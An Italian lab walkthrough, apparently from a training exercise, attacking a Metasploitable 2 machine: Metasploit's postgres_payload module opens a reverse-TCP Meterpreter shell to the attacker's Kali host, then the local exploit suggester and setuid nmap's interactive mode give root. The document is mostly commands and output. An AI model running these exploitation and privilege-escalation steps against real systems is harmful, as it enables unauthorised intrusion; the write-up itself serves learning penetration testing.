

Utilizzo modulo postgres payload e Root escalation

Ho avviato Metasploit, cercato il modulo postgres_payload e l’ho selezionato




```
msf6 > search postgres_payload

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/linux/postgres/postgres_payload     2007-06-05       excellent  Yes    PostgreSQL for Linux Pay
load Execution
   1    \_ target: Linux x86                      .                .          .      .
   2    \_ target: Linux x86_64                   .                .          .      .
   3  exploit/windows/postgres/postgres_payload   2009-04-10       excellent  Yes    PostgreSQL for Microsoft
 Windows Payload Execution
   4    \_ target: Windows x86                    .                .          .      .
   5    \_ target: Windows x64                    .                .          .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/postgres/postgres_
payload
After interacting with a module you can manually set a TARGET with set TARGET 'Windows x64'

msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) >
```

Successivamente ho settato l’IP target della macchina Metasploitable 2




```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.50.101
RHOSTS ⇒ 192.168.50.101
```

e l’indirizzo della mia Kali




```
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
```

Poi ho lanciato l’exploit ed ero dentro con utente postgres




```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.
3-2ubuntu4)
[*] Uploaded as /tmp/rczcewdY.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:42082) at 2024-12-18 14:40:28 +0100

meterpreter > getuid
Server username: postgres
```

A questo punto ho messo in background la sessione ed ho fatto partire il suggester:



```
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(linux/postgres/postgres_payload) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION ⇒ 2
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.50.101 - Collecting local exploits for x86/linux ...
[*] 192.168.50.101 - 198 exploit checks are being tried ...
[+] 192.168.50.101 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerab
le.
[+] 192.168.50.101 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerabl
e.
[+] 192.168.50.101 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not b
e validated.
[+] 192.168.50.101 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.50.101 - Valid modules for session 2:
 ════════════════════════════

 #   Name                                                          Potentially Vulnerable?  Check Resul
t
 -   ----                                                          -----------------------  -----------
-
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc          Yes                      The target
appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc           Yes                      The target
appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4                   Yes                      The target
appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc                Yes                      The service
 is running, but could not be validated.
 5   exploit/linux/local/su_login                                  Yes                      The target
appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                                Yes                      The target
is vulnerable. /usr/bin/nmap is setuid
```

Mi ha mostrato le varie vulnerabilità, ho quindi sfruttato la numero 6 e sono diventato root:



```
meterpreter > shell
Process 4882 created.
Channel 2 created.
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=108(postgres) gid=117(postgres) euid=0(root) groups=114(ssl-cert),117(postgres)
euid=0
id
uid=108(postgres) gid=117(postgres) euid=0(root) groups=114(ssl-cert),117(postgres)
gid
sh: line 4: gid: command not found
id
uid=108(postgres) gid=117(postgres) euid=0(root) groups=114(ssl-cert),117(postgres)
whoami
root
```